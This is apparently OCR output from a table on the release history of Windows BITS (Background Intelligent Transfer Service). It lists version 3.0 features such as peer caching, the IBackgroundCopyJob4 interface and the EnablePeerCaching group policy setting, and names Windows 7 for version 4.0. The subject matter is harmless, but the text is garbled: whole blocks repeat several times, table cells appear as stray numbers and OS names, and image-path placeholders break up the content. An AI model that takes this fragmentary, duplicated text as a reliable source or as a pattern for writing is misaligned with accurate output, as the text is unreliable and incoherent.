
QMgr.dll

3.0


3.0


Windows Server 2008
Windows Vista
3.0


Windows Server 2008
Windows Vista
xp
3.0



Windows Server 2008
Windows Vista
3.0
• Download notification (FileTransferred callback method)
• Access to temp file during download
• Control HTTP redirects and SSL certificate errors
• Additional logging in Windows event logs
• Microsoft-Windows-Bits-Client
• User Account Control (UAC) support
• Peer Caching
IBackgroundCopyJob4 interface

Windows Server 2008 Windows Vista

3.0

- Download notification (FileTransferred callback method)
- Access to temp file during download
- Control HTTP redirects and SSL certificate errors
- Additional logging in Windows event logs
  - Microsoft-Windows-Bits-Client
- User Account Control (UAC) support
- **Peer Caching**

IBackgroundCopyJob4 interface



EnablePeerCaching (Group Policy)
HKLM\Software\Policies\Microsoft\BITS

- **Disabled** by default
- Peers must be in same subnet and domain
- Requires domain environment with peer server(s) - workgroups/home networks not supported
- Peer server can concurrently serve 3 clients


DLL
QMgr.dll


DLL
QMgr.dll
3.0
VER 7.0.xxxx...

Release history

EnablePeerCaching (Group Policy)
HKLM\Software\Policies\Microsoft\BITS

- **Disabled** by default
- Peers must be in same subnet and domain
- Requires domain environment with peer server(s) - workgroups/home networks not supported
- Peer server can concurrently serve 3 clients

QMgr.dll

3.0

VER 7.0.xxxx...


Windows Server 2008


Windows Vista

3.0

- Download notification (FileTransferred callback method)
- Access to temp file during download
- Control HTTP redirects and SSL certificate errors
- Additional logging in Windows event logs
  - Microsoft-Windows-Bits-Client
- User Account Control (UAC) support
- **Peer Caching**

IBackgroundCopyJob4 interface




Release history
1.0
1.2
1.5
2.0
2.5
3.0
4.0
5.0
10.0


4.0


Release history


QMgr.dll


4.0


4.0


Windows Server 2008 R2
Windows 7
4.0

